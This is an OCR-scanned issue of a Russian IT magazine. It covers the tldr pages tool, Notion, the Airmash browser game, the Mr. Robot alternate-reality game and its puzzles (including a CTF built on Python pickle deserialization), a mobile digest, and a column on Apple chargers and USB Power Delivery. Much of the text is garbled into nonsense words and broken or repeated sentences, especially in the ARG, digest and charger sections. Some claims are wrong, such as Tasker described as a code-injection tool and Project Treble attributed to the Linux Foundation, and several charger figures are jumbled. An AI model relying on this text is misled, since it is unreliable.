TLDR pages — это альтернатива для man, которая выводит лишь краткую справку с наиболее полезными примерами. Ну, например, набираешь `tldr ls` и видишь, как делать вывод в столбик, показывать дополнительную информацию, отображать скрытые файлы, сортировать по размеру и по дате и выводить размер файлов в удобном для людей формате — в килобайтах, мегабайтах и гигабайтах, если файл достаточно большой. Стоп-стоп, неужели всегда так можно было делать?!


```
~ tldr tldr ls

ls

List directory contents.

- List files one per line:
  ls -1

- List all files, including hidden files:
  ls -a

- Long format list (permissions, ownership, size and modification date) of all files:
  ls -la

- Long format list with size displayed using human readable units (KB, MB, GB):
  ls -lh

- Long format list sorted by size (descending):
  ls -lS

- Long format list of all files, sorted by modification date (oldest first):
  ls -ltr

~ tldr ls -lhS
total 21k
-rwxr-xr-x 1 and staff   8k4 Dec  9 09:07 screenshot.png
-rwxr-xr-x 1 and staff  4.4k Dec  9 09:07 README.md
-rwxr-xr-x 1 and staff  4.1k Dec  9 09:07 CONTRIBUTING.md
-rwxr-xr-x 1 and staff  1.2k Dec  9 09:07 LICENSE.md
-rwxr-xr-x 1 and staff  1.1k Dec  9 09:07 package.json
-rwxr-xr-x 1 and staff  288B Dec 11 11:10 pages
drwxr-xr-x 7 and staff  224B Dec  9 09:07 scripts
drwxr-xr-x 5 and staff  160B Dec  9 09:07 contributing-guides
~ tldr §
```

Если у тебя в системе есть Node.js, то для установки TLDR pages достаточно набрать `npm install -g tldr`. Если Node отсутствует для этого ставить не хочется, то можешь попробовать альтернативные варианты: «клиенты» tldr портированы на все популярные скриптовые языки и ставятся через их менеджеры пакетов. Но будь осторожен: сами файлы документации надо будет ставить отдельно, а это требует некоторых усилий. Честно признаться, версию на Python мне так и не удалось заставить видеть базу.

Ну и на крайний случай есть вебовая версия TLDR pages — просто впиши команду в поисковую строку сверху и нажми Enter. Удобно, если ты, например, сидишь на виндовой машине и подключился к серверу на Linux удаленно.


2 NOTION — НЕОБЫЧНАЯ СИСТЕМА ВЕДЕНИЯ ЛИЧНЫХ И КОМАНДНЫХ ЗАМЕТОК

Приложений и сервисов для ведения заметок — не счесть. Однако способы работы, специфические нужды и требования у каждого пользователя тоже свои. Для кого-то важно мобильное приложение, для кого-то — совместное редактирование, для кого-то — возможность добавлять к заметкам разные списки и чек-листы. Ну а кому-то подавай всё сразу.



Сервис Notion включает в себя все вышеперечисленное. Заметки здесь хранятся в виде древовидной структуры, где каждая папка также является страницей, на которую автоматически добавляются ссылки на заметки, лежащие внутри. Notion отличается богатыми возможностями по оформлению страниц: можно выбрать шаблон, поставить заглавную картинку, добавить к заметке картинки и видео и так далее.

К редактированию легко пригласить коллег и в случае надобности — опубликовать отдельные заметки в виде веб-страниц, чтобы к ним был доступ без авторизации. К каждой странице или даже к отдельному элементу можно добавить комментарий. Все это делает Notion интересным выбором для ведения документации в небольших командах.



Напоследок — небольшая хитрость, которая касается авторизации. Зарегистрироваться можно через почту или аккаунт Google. Во втором случае Notion запросит доступ к контактам, но если отказаться, то будет предложено войти без этого. Увы, этот танец потом придется повторять каждый раз.

3 AIRMASH — МАСШТАБНОЕ ВОЗДУШНОЕ СРАЖЕНИЕ В ТВОЕМ БРАУЗЕРЕ

Браузерные игры, которые стоит только открыть, чтобы оказаться в пылу битвы, — это особо бессмысленная и беспощадная разновидность таймкиллеров. Пару лет назад все просаживали время в Agar.io, но с тех пор появились новые достойные представители жанра.

В Airmash тебе первым делом предлагают ввести имя, выбрать один из трех регионов (обычно чем ближе сервер, тем меньше лагов) и режим игры: все против всех, захват флага или «царь горы». После этого ты оказываешься за штурвалом истребителя и должен начинать уворачиваться от вражеских ракет и пускать свои одну за другой.

На выбор — пять летательных средств, у каждого свои особенности. Например, истребитель, который выдают по умолчанию, может ускоряться, если зажать Shift, вертолет умеет летать вбок, а стелс, понятное дело, коварно прячется. Все самолеты при этом с легкостью летают задом наперед, что выглядит забавно, но никак не мешает делу (даже помогает).

Игра отлично работает в браузере и изначально скачивает всего 2,8 Мбайт. Мне также удалось поиграть на iPad, но экранное управление не идет ни в какое сравнение с кнопками.

MR.ROBOT.S03

Андрей Письменный
andr@gamemag.ru

КАК ~~НЕВЕРНО~~ СЕЗОН «МИСТЕРА РОБОТА» ПОРАДОВАЛ ФАНАТОВ ПАСХАЛКАМИ И ХАКЕРСКИМИ ИГРАМИ

Не важно, смотрюсь ли этот внезапно популярный сериал про хакера или нет: пасхалки, элементы игры и интерактивную реальность и прочая сопутствующая развлекуха в данном случае чуть ли не интересней самого сюжета. В декабре прошлого года сезон «Мистера Робота» — самое время поговорить о том, что происходило в серпухе на кружке игры.

В ПОГОНЕ ЗА КУРОЧКОЙ

20 июня 2017 года, выставка «Комик-Кон» в Сан-Диего. Перед главным выбегом стоит группа протестующих с плакатами. При ближайшем рассмотрении можно увидеть, что не нравится им Elon — вымышленная криптовалюта из сериала Mr. Robot. Что ж, они протестуют не зря — ведь нечаянно прочитанные целиком два месса, связанные с Elon.

Одно из них — то, Сам Е-Corp (сам корпорация из сериала), где желающие могли, отстояв очередь, получить немного мерчандайза и оторвать кусу с дискеты в ночлежке. С этим кусом можно было отправиться в расположающийся неподалеку ресторанчик Red Wheelbarrow, который потом сыграет большую роль в «Мистере Роботе».

Оба месса, как несложно догадаться, открыть, спешайно в качестве замаскированной рекламы сериала. На полученные в почтовых и Красной Кнопке пасхалки игрок, в ответ сообщение, пытается до сменной и выпить молочный коктейль. Пятьдесят модей шоп года на за этим, а для того, чтобы поиграть подсказки АЙЛ.

INFO

Игра в альтернативной реальности (Alternative Reality Game, ARG) — это не компьютерная и не настольная игра, а нечто совершенно иное. Создатели игры в альтернативной реальности выкладывают загадки, создают сайты несуществующих компаний, делают от их имени рассылки и иногда даже разсылают подсказки в реальном мире, оставляют записки на разных автоответчиках и устраивают другие развлечения. Игроки ищут зацепки и идут по следу, раскрывая детективный сюжет.

В подсказках недостатка не было, причем некоторые никуда не вели и только сбивали с толку игроков — как, например, найденная на стене карта заведений, в которых любят принимать Elon. Говорит, любители «Мистера Робота» — это не только сериальные зрители, но и криптовалютные инвесторы. Для них отправлялись с группами на разведывательные поездки в Дальний Восток.

Елон к следующему шагу на сериале дали время в фонде, на которой молоки были напечатаны цитаты из стихотворения Уильяма Вордсворта Уильяма: «Так могилы зависит от красной точки, покрытой дождевой водой, стоящей возле белых цветов».

Можно было обратить внимание, что в ресторане висели изображения коровы, свиньи и курицы, в подавном только свинье отсутствует и молочный коктейль. Курица отсутствовала, зато нарисованный на доске цветочек говорит «Ибе ци».

Так, его догадался выйти на улицу и поискать другие изображения куриц. Ему были обнаружены: Следи от цыплёнка с дискетку, нарисованная на стене, на каждом из которых была спрятана часть телефонного номера.

Цифровой магазин Mr. Robot, который встречается по пути

Номер пропалось найфать много и часто. Необходимо звонков сумалось или нихто не отвечал. Но если удавалось дозвониться, то голос в трубке называл первую часть ключевой фразы о плавном. В ответ требовалось надиктовать вторую. Звонков было примерно на 30 минут, за ночным временем, и — сверхзет голос из трубки, в итоге сообщает: «Мирокнатка запишет ваше сообщение».

Так, его отсчет верно, собирание время и место, в которое нужно явиться на следующий день. На указанном перекрестке участников приключения ждал поезд в черном балахоне. Он просил передать запечатанный Фрэнк сообщателя, после чего предлагал пройти за ним.

Вот тут начинается самый знаменитый момент. Игроки проходили обратно к «Красной точке», но подошли к ней с основному входу, а с задней стороны — к дверям, ведущим в подсоединенные. Попросив вернуть, но оставить мобильный телефон, игрока пускали внутрь.

Теперь подвальное помещение полностью покрыто надписями. В коридоре Андрюта ходил зачем от Белой Розы. Тот же стоп со стариченьки Commodore 64, тот же аналог. Но из кармана торчала трубка. За компьютером сидел человек, одетый в костюм головорога «Темной эрмии», — как и положено, в маске дрюма.

В ночном клубе игроки выполняли задания таинственных дилеров

Он задавал игроку несколько вопросов, точно так же, как он задавал Андрюте. «Во сколько лет ты соскал, что одинок?», «Расставие, менеджер или вовсе?», «Больше ли ты тяжелый?». Отвечать на эти вопросы можно было как угодно, кроме последнего — на него требовалось несколько раз подряд дать утверждательный ответ.

«Тогда смотри», — говорил человек в маске, выключает свет и включает ультрафиолетовый лампу. На стене внезапно загорелся граффити: камни в цитата, изображение Белой розы и крупными буквами слова «Чего хотают то, что хо тьмы?». Игроки отвечают: «Свободу» граффити тянут, а свет загорается на аквариуме. Телефон на стене звонит.

Подвал трубку, игрок слышит голос Белой Розы. Она сообщает, что выделила на этот звонок ровно минуту и разрешила сказать сколько угодно просит не прерывать. Затем читает длинный монолог о том, что падение E-Corp было только началом и что до конца сказано должно не всем, наивная на грядущие события в сериале. Слышен звук пейджера, и звонок заканчивается.


Под конец игроку выдают конверт и предлагают вскрывать на фотографии в нем. Это фото со сымком третьего сезона. Элиот перед поступлем E-Corp, идёта Mr. Robot, Дарлинг и компания взаимодействуют значимо и так далее. Забрать фотографии не разрешают. Но выкуш игроку могчи возвращают его телефон, на нем кинут и значимо:

WWW


отчеты очевидцев можно почитать на Reddit: первый и второй. Есть и фотоотчет.

ВЕЧЕРИНКА В СТИЛЕ MR. ROBOT


Кроме на «Комик-Кон» и Сан-Диего пока что был один из самых крутых этапов ARG, что по-дальнее не единственный. Сравнимый трек создателем «Мистера Робота» Кристи Ли Кокрэн — на этот раз на «Комик-Кон» в Лос-Анджелесе. Вечеринка в стиле «Мистера Робота» состоялась сотрем поклонников сериала устроили «вечеринку запуска Elon». Их ждали шампанское и канапешки.



Для некоторых гостей спецразлекательны — игроки в ARG приглашали или разделение: в ней «вечеринка подходит» и приглашали выйти на сцену и найти черный фургон. Оттуда он отправлен на «несколько» требовалось принять плакат Rockety, нарисе гораздо или еще что-нибудь в каком дом.



В середине вечеринки выступление главы E-Corp было прервано отключением сети. Когда загорелись красные лампы, поезда были развешаны баннеры Rockety, гитаристку Бинк Е. аковешку в центре зала, спустили вниз, на сцене появилось, видя в маске.



Зрителям не составили и тоже покадровые маски, которые им были выданы заранее. Заканчивалось такое грандиозное зрелище грелыш-салютом.

WWW

Подробнее о вечеринке можно почитать на ютьюбе, фотки Elon — на сайте USA Network.

YOU'VE GOTTA BE FUCKING KIDDING ME

Обычно в ARG разыгрывается одна история — и другой и игроки двигуются по так называемой «пропе» (trail). В ARG Mr. Robot все сначала по-другому: трек множится и они быстро заканчиваются. Начало — это обычно сцена или ВТ, подкрепить которые можно в самом сериале, если внимательно изучить кадры с экранами. Концовка и «кульф» — какой-нибудь дополнительный материал к серьезу.

Один из комбоплатин прямиков создателей «Мистера Робота» — это подсадные шпионы и рабочие отсеки взаимодействовать с которыми игроки могут через браузер. Ежедневно в определенное время сценаристы выкладывают такие пасхалки в стиле сайт infrastructure.com (или ВМЧ, как его стали называть). Здесь, помимо развлекательного квеста всего интересного, и по мере выхода новых серий эта коллекция пополняется.

Большие часть материалов собрана в папке Mars. Открыть, отсюда можно запустить игру-аудиоряд, которая уже сыграна свою роль в ARG год назад. Есть и кое-что новенькое, например несколько страниц из романа «Пятнадцатое послепятницы», который в сериале пишет Элиот.

Mars
Mars
Mars

MR.ROBOT.S03


КАК НОВЫЙ СЕЗОН «МИСТЕРА РОБОТА» РАДОВАЛ ФАНАТОВ ГАСКАЛКАМИ И ЖАВОРОНКАМИ ИГРАМИ

На нем можно поиграть в игру Land of Ecodelic — ту самую, что Анджела видит в тяжкий момент. Для этого нужно набрать:

```
LIST*,8
LIST
LOAD "Land of Ecodelic",8
RUN
```

Все остальные игры, увы, не работают — это просто отсылка к Фредиксу Кроне. Собственно, и Land of Ecodelic — это не игра, а сборник стишков всех россов и красивых картинок.

Зато тут скрыта еще одна небольшая загадка: если взять подключенный кабель Ethernet и запустить на нем сервер netcat, то получите последовательность **CAFE-BA**. Декодируем из Base64 и получаем слово **read**. Его можно ввести в терминале на whatsmyip.com и получить вот такой ответ:



Вот так не особенно дорогостоящие закачиваются одни из многих трог этой АКБ.


Другие интересные сайты

- http://www.yandex.ru/ — сайт Fsociety.
- http://www.kid-wheelbarrow.com/ — сайт «Красной тачки».

- http://www.yandex.ru/yandsearch?text=%D0%BD%D0%B0%D0%B4%D0%BF%D0%B8%D1%81%D�%D0%B8%D0%B5 — ссылка для поиска в Google. Подающие попки и пароль так и не были найдены.
- http://www.yandex.ru/yandsearch?text=%D0%B0%D0%B4%D0%BC%D0%B8%D0%BD%D0%B8

MR.ROBOT.S03

КАК НОВЫЙ СЕЗОН «МИСТЕРА РОБОТА» РАДОВАЛ ФАНАТОВ ПАСХАЛКАМИ И ХАКЕРСКИМИ ИГРАМИ



Но поскольку это CTF, настоящая победа не в том, чтобы просто решить задачу, а в том, чтобы получить флаг, то есть удаленно считать произвольный файл. Как это сделать? В сериале Эллиот говорит участнику: «Тебе позволяют сохранять и загружать игру, чтобы восстановить все мины и открытые клетки. В этом и состоит уязвимость. Игра верит тем данным, что ты ей даешь, чтобы восстановить доску. Отправи данные, и можешь запускать любой код».

Участник не верит: «Я уже пробовал. Не выходит. Сервер подписывает сейвы своим ключом, и без него не сойдется контрольная сумма». На что Эллиот отвечает: «Поэтому придется играть в игру, пока не найдешь все мины. Потом, зная доску, ты сможешь вычислить ключ. Ну и ты уже заметил уязвимость перед инициацией кода в хендлере функции сохранения, правда?»

Все это — не выдуманная режиссером околесица, как оно бывает в других фильмах, а настоящие подсказки. Игра маршалхуят объект доски при помощи питоновской функции **pickle**, а ее при желании можно заставить выполнить что угодно. Ключ зашифрован при помощи XOR, а значит, вытащить его можно, просто восстановив исходную строку (состояние доски) и передав на сервер.

Если ты хочешь удовлетворить любопытство, не решая задания, можешь посмотреть все подсказки в треде на Reddit. Кстати, создатели сериала позаимствовали задачу на настоящем CTF, так что по ней есть целых три райтапа.

АДДОН РАЗДОРА


Как известно, многие интересные вещи в «Мистере Роботе» происходят не во время выхода новых серий, а между сезонами. Например, описанные выше события на двух «Комик-Конах» предшествовали третьему сезону. После его окончания тоже появилось кое-что интересное. На этот раз, правда, не обошлось без скандала.

В середине декабря 2017 года многие пользователи браузера Firefox обнаружили, что у них установлен и активирован аддон Looking Glass 1.0.3. Его описание в тот момент звучало не очень-то убедительно: «Мой реальность отличается от твоей» заглавными буквами.


Внезапное появление неизвестного аддона успело вызвать небольшой переполох — пока не выяснилось, что это промушен «Мистера Робота» и расшифровщик, по сути, безвредно. Вот, что оно делает: — добавляет свою строку в заголовок HTTP на двух сайтах (red-wheelbarrow.com, а именно: раздел For Kids и whatismybrowser.com), а также средствами CSS заставляет 72 слова из списка ломаться от времени вращаться вокруг горизонтальной оси (список есть в исходниках).

Вскоре последовали нормальные выходы в адрес Mozilla: зачем, мол, подсовываете нам рекламу? Чтобы такого не повторилось, нужно выключить Firefox Studies в настройках. Но нам сейчас интересно другое: что меняется на сайте «Красной тачки», если смотреть с аддоном?

На первый взгляд — ничего.



Но если открыть первый листок (в ресторанах такими штуками развлекают детей, чтобы взрослые могли спокойно поесть), то в глаза могут броситься некоторые отличия — например, цвет буквы фольклорного мальчика в нижнем углу изменился. А на плакате чуть выше — самое интересное, двоичный код.




Всего есть три варианта этой картинки: для Firefox с активным плагином, для Firefox без плагина и для других браузеров. Если сложить все три части и сначала перевести коды в десятичную систему, а затем подставить вместо чисел буквы с соответствующим порядковым номером в алфавите, то получится слова RENDEERFLOTILLA. Это не просто отсылка к фильму Tron — эти слова еще пригодятся.


ИГРА ПРОДОЛЖАЕТСЯ!

Раздел DA, сетов на ирландском robot.com хранит один важный секрет. Заходим туда (пароль — CATOPTRIC). В папке Documents есть файл epilogue.docx с кондовской «Пляжного полотенца». Здесь интересен самый конец, где упоминула семафорная азбука и особо выделено слово destiny («судьба»).

Если открыть терминал и ввести **destiny** (это, кстати, единственная работающая команда), то нас перекинет на сайт «Красной тачки», но не на главную, а на страницу с огромными часами.



Игроки, немало полотев, догадались сначала записать destiny на языке семафоров, а затем принять положение флагов в каждой букве за стрелки часов. Полученные значения времени ведут на часах, каждый раз подтверждая кнопкой Set, и смотрим заставку.



В конце нас возвращает на главную страницу, но теперь есть видимое отличие: мы как бы залогинены. «Как бы», потому что если нажать на появившуюся кнопку Network Map, то все равно спросит пароль пользователя admin. Хорошая новость заключается в том, что мы уже знаем, — это REINDEERFLOTILLA.

Теперь перед нами карта сети Red Wheelbarrow. Нажать здесь ничего нельзя, зато можно подметить, что файлов подписан как **/vincent**. Отлично! Переходим на red-wheelbarrow.com/vincent и видим очередную форму логина.

Самым пытливым игрокам уже удалось подобрать логин и пароль. Подсказок к ним скрывается на неприметной странице с лицензией. В замысловатом юридическом тексте спрятаны отсылки к фильму 1979 года «Черная дыра», намек на цитату из Цицерона, которая была использована в фильме, и даже на то, как именно ее вводить, — строчными буквами без пробелов.

```
логин: cicero
пароль: rashnessisthecharacteristicofyouthprudencethatoftheellowedagea
nddiscretionthebetterpartofvalor
```

Однако оказывается, что главное преимущество этого сайта — доступ к другим замаскированным ресурсам: IDS, Proxy, DHCP/RTR и Honeypot (о, как много каждого ему предстоит собрать!). Отгуда, суда по карте сети, можно пробраться к четырем базам данных, почтовому и веб-серверу, грим ноутбуки и RTP. Как это сделать? Где искать пароли? Пока что никто не докладался, так что у тебя есть шанс стать первым.

Одна оговорка: наверняка вскоре после публикации статьи (а то и до нее) найдутся новые задачки. Так что прежде, чем браться за самостоятельное расследование, не забудь проверить, как идут дела у сообщества. Успешных поисков!

WWW

- Подредит, посвященный сериалу
- Подредит, координирующий разгадывание задачек ARG
- Пост со всеми актуальными находками
- Вики, где тоже собирают информацию о заценках
- Подробности об актуальных загадках

МОБИЛЬНЫЙ ДАЙДЖЕСТ НОЯБРЯ

Евгений Шебанин
Сергей Шебанин
Сергей Ярошенко

Сегодня в выпуске: универсальные прошивки Android 8, многоплатформенные игры и чистые клиенты, экспорты из социальных сетей, новые версии Android, новые версии популярных компонентов и клиенты, не требующие root, обзоры нескольких интересных приложений, а также ответы на вопросы читателей, обзоры сайтов, библиотеки и КОДЫ, мы вспомнили всё!

ПОЛЕЗНОЕ

- Android Debug Bridge — утилита для отладки приложений для Android. Есть в Sdpm-версии. Эта Sdpm-версия рекомендовала только DSTINA_ALARM_WINDOW, DSTINA_ALARM_DATE, setting actions operator and Ph. Free, Beta, Alpha и FD Editor
- Android Debug Bridge — набор скриптов для проверки отсутствия в коде ресурсов и библиотек, ADB
- Tasker — инструмент для внедрения операторского кода в прошивки Android
- Checkmate — инструмент анализа кармы, приемлемыми множества приложений и сервисов для Android

ПОЛЕЗНОЕ

ПОЧИТАТЬ

Project Treble и развитие идея Linux

Project Treble — интересное исследование в том, как сообщество Google Summer of Code и Linux Foundation сделали Linux и не только.

Суть в том, что к идеи стала есть отношения (ТО) вендоров. Если подходит к ТО вендоров, то Linux Foundation и Google Summer of Code сделали Project Treble, что позволяет использовать ядро Linux в прошивках вендоров.

Напомню, что Project Treble — это инициатива Google, призванная упростить обновление Android. Для обеспечения обратной совместимости в версии ОС на ядре использовали чистое ядро Linux. Идея в том, что ядро Android с одного прошивки вендоров, которые могут использовать ядро Linux.

Ядро в том, что интерфейс между ядром Linux частями ядра Android. Интерфейс между ядром Linux и частями ядра Android называется HAL. Интерфейс между ядром Linux и частями ядра Android называется HAL. Интерфейс между ядром Linux и частями ядра Android называется HAL

КАК APPLE ОБХОДИТ СТАНДАРТЫ, ЗАСТАВЛЯЯ ТЕБЯ ПЛАТИТЬ

Олег Афонин
ведущий инженер
компании «Электронные компоненты» «Инфинеон»
infineon@infineon.com

КОЛОНКА ОЛЕГА АФОНИНА

Иногда сложные вещи начинаются с простых: планшет iPad Pro 10.5 будут перестал заряжаться от стороннего блока питания с поддержкой Power Delivery. Оказывается, в iPad Pro 10.5 Pro есть ограничение — перестал работать блок питания iOS 11.2 показал вновь обход возможность заряжаться от сторонних блоков с вводом USB-C, не работает процесс через раз, а скорость заряда составляет всего 5 ватт.

Простейшая ситуация, которую можно упрощать заменой блока питания? Не вышло: на iPad Pro 10.5 Pro ограничение включено на стандарты USB Power Delivery, не смог быстро, а главное стабильно, а не через раз, спрашивать от своей задачи. Нужная вся информация производителям, инженер небезызвестно Дейта (между прочим, некоторые модели зарядок для Apple выпускает именно она, а блоки питания собственной разработки продает под торговой маркой Energy), так грубо нарушают стандарт USB Power Delivery?

Все оказалось сложнее.

Немного предыстории. В предыдущем материале на тему зарядных устройств мы прощали сожалу на инженера Google Бенсона Лоюн, который на добросовестных началах, но за вознаграждение ставит и заряжает устройства стандарта USB-C. Все закончилось, тем, что очередной кабель сжег арсенал, а бедный инженер Лоюн, который ранее работал производителем, инженер на Google — Nathan K., который с энтузиазмом принялся за расследование. (см. страницу 62)

Натан тестирует зарядки и провода USB-C. Забегая вперед, скажу, что Натан тоже сжег свой компьютер — как и Бенсон в свое время Ребекоф. Из несколько дешевых сертифицированных зарядок стандартов стандартов оказалось бухалово два или три, включая одну довольно старую зарядку Innergie (Delta).

WWW

Интересующихся техническими деталями отсылаем за страницы с оригинальным постингом Nathan K.: goo.gl/ubb.

Итоги исследования Натана: плохо — бухалово всё. Все существующие зарядки (кроме Google), кто, что сделала Apple (исходящих USB-И будет запрошать 3V Apple начиная с 1 января 2018 года), всевозможные Apple, Вот Quantum, как не мошенничество, так и Quick Charge 4.0 у адаптера, на поиск не запрошают (скорее всего, потому, что их просто нет на рынке). Зато все без исключения 3V с вводом USB-C с поддержкой предыдущей версии Quick Charge 3.0 — официальных нарушителя.


Apple has until Jan 1 2018 to stop supporting their previously allowed by 4.8.2 charging methods in their Macs and i-Devices, and until Jan 1 2019 to stop supporting it for their new chargers. As for QC 2 and 3, those were never allowed to begin with on a Type-C connector if they changed voltage to beyond default vol. values.

В этот момент у меня начало закрадываться подозрение, что это не произвольная такая, а стандарт такой. За все время существования Qualcomm Quick Charge 2.0 и 3.0 даже разрешили 28 V, а вот вместе с системными несовместимости зарядки и зарядкиями устройств. Чтобы зарядка QC 3.0 не работала с совместимым QC 2.0 или 3.0? Чтобы такого, даже что возможно фаза отдельном устройстве. Другое дело, что Quick Charge довольно плохо масштабируется на компьютеры и ноутбуки.

А что же Apple, участник консорциума USB-И и один из родоначальников как стандарта USB-C, так и проектов Power Delivery? Почему iPad Pro 10.5 не заряжается от сторонних зарядных устройств с выходом USB-C, хотя, по идее, должен?

Ответ здесь довольно простое, чем кажется. Посмотрим внимательно на блок питания на 29 V, который нам предлагает компания Apple.

А этот — зарядкет (профиль USB PD, но: сильный нагрев, высокочастотный писк, внутри что то перешелестело).



В 3V от Apple установлен «умный» контроллер, который может не только отдавать данные от подключенного устройства, но и обменять с подключенным прошивку, а в теории еще и поштюкнуть за пользователем. Единственное подробно описанное — штатное 3V от поставщиков Google Pixelbook 2017 и последнее. В Apple использует расширение спецификации Power Delivery — «частичные протоколы». USB PD не определяет профиль на 14,5 В (по ссылке). 15 В), а именно по этому профилю должна заряжать iPad Pro 10.5, 12.9 и 12.9 (2017).

Если бы Apple выпускала блок питания такого качества, но соответствующий стандартам USB Power Delivery, то iPad Pro 10.5 можно было бы любым девам, а конкретнее — любым блоком 3V. Но что же в iPad. К сожалению, 29-ватный блок питания Apple определяет лишь следующие профили: 14,5 В / 2 А (расширение USB-PD) и 5,2 В / 2,4 А (с какой стороны это относится к стандарту — загадка).

Проблема не только в стандартном БП на 29 Вт, который был «grandfathered» («сохраненным USB-И в знак уважения к одному из родоначальников стандарта PD. Проблема в том, что у Apple (см. выше про «одного из родоначальников») нет не одного (!) зарядного устройства, которое соответствовало бы стандарту USB Power Delivery. Ни одно, ни другое, ни третье, ни пятое 3V от Apple (с вводом USB-C) исключительно в соответствии с буквой стандарта. Ни одно, ни другое, ни третье, ни пятое 3V не имеет даже стандартный профиль USB Power Delivery, выключено в бухалочном соответствии стандарту! Как это можно? Очень просто: Apple использует PD только на бумаге, сопоставив стандарта — дополнительный профиль Power Delivery, который нет, но определяется согласно расширению стандарта PD custom charging. Получилось соединение «частичных» зарядных устройств, полностью соответствующее (существующему в момент выхода) стандарту — но только не совместимости от сторон устройства, кроме собственного поле.

Что это означает на практике? Зарядкой Apple на 61 Вт или 87 Вт (на жаль зарядка 87 Вт — 15,5 А, на 87 Вт — 20 Вт) будет заряжать iPad с вводом USB-A или от зарядки на 29 Вт — быстро. Поэтому? Потому, что на 61 Вт и 87 Вт, отсутствует нужный профиль PD (14,5 В / 2 А), а в том, что на 29 Вт, — присутствует. Это же будет применимо для сторонних PD только выходов. Вот сегодняшний день представляет собой нарушение последней реализации стандарта (по стандарту PD, все зарядки должны поддерживать обязательно всем профилям зарядки с меньшей мощностью) — на практике это не соблюдается.

Как это работает? Возьмем зарядное устройство Apple с выходной мощностью 61 Вт. Устройство поддерживает следующие профили: 20,3 В — 3 А (USB PD), 9 В — 3 А (USB PD), 5 В — 2,4 А (USB PD и известное старый-добрый профиль 5 В / 3 А, 9 В / 3 А, 15 В / 3 А, 20 В / 3 А. Зачем нужно несоответствие профилям? Чтобы пользователь не переплачивал, чтобы пользователь покупает более мощное зарядное устройство, то он сможет в его помощью зарядить ВСЕ устройства, которые требуют меньшей мощности, — и на зарядке и с сети. Но зарядка с сети на 29 Вт (9 В / 3 А), а на 61 Вт — нужны. Логично?

Нет! У Apple другая логика: все должно быть просто и понятно и работать «одним кликом». По «одноклассники» логика Apple, изменяется следующая модель того, как именно и с какой скоростью будет заряжаться iPad Pro 10.5 и iPad Pro 12.9 (2017) от зарядки 3V:

- комплектная зарядка (вкладка USB-A): 12 В (5 В / 2,4 А);
- сторонние блоки USB-C PD: 18 В (9 В / 2 А), 20 В (9 В / 2 А), 15 В (5 В / 3 А);
- блок Apple 29W: 29 В (по профилю 14,5 В / 2 А);
- блоки Apple 61W, 87W: 18 В (по профилю 9 В / 2 А, так как профиля на 14,5 или 15 В в них просто нет).

Таким образом, для любого пользователя последних моделей iPad Pro достаньте сторонние зарядки, что 29 В — это 29 В!, а 61 или 87 — это 18.

Вышенка на торте: на сайте самой Apple в качестве 3V, поддерживающих быструю зарядку для iPad Pro 10.5, перечислены все три — на 29, 61 и 87 Вт.

На что, чтобы получить эту информацию, и убрать эти вредные очень исключительно технически формулы. Наверное, мол хотела сказать, что на зарядке

И СНОВА О ПРОПРИЕТАРНЫХ СТАНДАРТАХ

Так что же получается, открыв стандарт USB Power Delivery — это, раз уж никто, даже почетные очень конкурирует, не в состоянии выполнить полностью совместимость зарядки?

Нечуть. Проблема здесь именно в проприетарных стандартах. Устройство под управлением iOS использует закрытый разъем Lightning. Каким образом сделана коммутация этого стандарта с современным интерфейсом разъемов с современным стандартом USB-C? По сути, в фирменный шнур USB-C-Lightning встроен переходник USB-C-to-USB-A, после чего, что называется, «задача решена». Но ведь хочется зарядиться быстро, причем по стандарту USB PD, который не должен работать поверх USB-A! Как обычно, в Apple пошли на свои хитрые и в кабель USB-C — Lightning встроили встроили дополнительный контроллер, который и договаривается с зарядным устройством. При этом контроллер ограничивает максимальный переходимый по кабелю ток значением 2 А.

Дальше — больше: Оказать, что iPad Pro 10.5 совместимо с подключенным зарядным USB PD, нельзя: договариваются и напряжение и ток заряда устройства именно по этому протоколу. Но, в спецификации USB PD отсутствует профиль с напряжением 14,5 В! Соответственно, в зарядных устройствах не Apple его просто нет (точнее, не должно быть)!

Дальше же зарядки не Apple, которые поддерживают, собрали по крупицам информацию, которой делились пользователям. Создается впечатление, что до iOS 11.0.2 включительно в Apple зарядки глаза на не совсем соответствующие напряжение заряда и соглашались, зарядкатов от стандартного для USB PD профиля 15 В / 2 А фальсификатов 14,8 В / 1,95 А соглашались отчаянно исходящего? Но, начиная с iOS 11.2 включительно, отсекает PD только с фирменной зарядкой Apple, причем только и исключительно 3V Apple на 29 Вт.

И наконец, похоже, что в iOS 11.2 включили обратно профиль PD на 9 В: теперь устройство соглашается заряжаться по протоколу USB PD по профилю с напряжением 9 В (но с ограничением силы тока 2 А). Таким образом, сторонние 3V, выполненные в полном соответствии спецификации USB Power Delivery, способны заряжать новые iPad Pro с максимальным током 18 Вт, а 3V Apple 29 Вт — на полной мощности по профилю 14,5 В / 2 А.

КИТАЙ ПРОТИВ ПРОПРИЕТАРНЫХ СТАНДАРТОВ

Из самых дешевых, которые пробует Apple, — это цветочки. Apple хотя бы предупреждается будки стандартного протокола. Что выпускают китайские производители, которые пытаются ПО что Microsoft разыгрывает фирмы? Китайские 3V может быть напряжение (чтобы обходиться по протоколам «такого» Apple и Quick Charge), из-за этого, в частности, при попытке зарядить планшет Blackview Tab 8 на 3V Apple iPad Pro 10.5 выдается ошибка, что оно подключено не к 3V, а компьютеру, и зарядиться будет током 0,5 А — то есть вообще практически не будет заряжаться, с его-то аккумулятором.

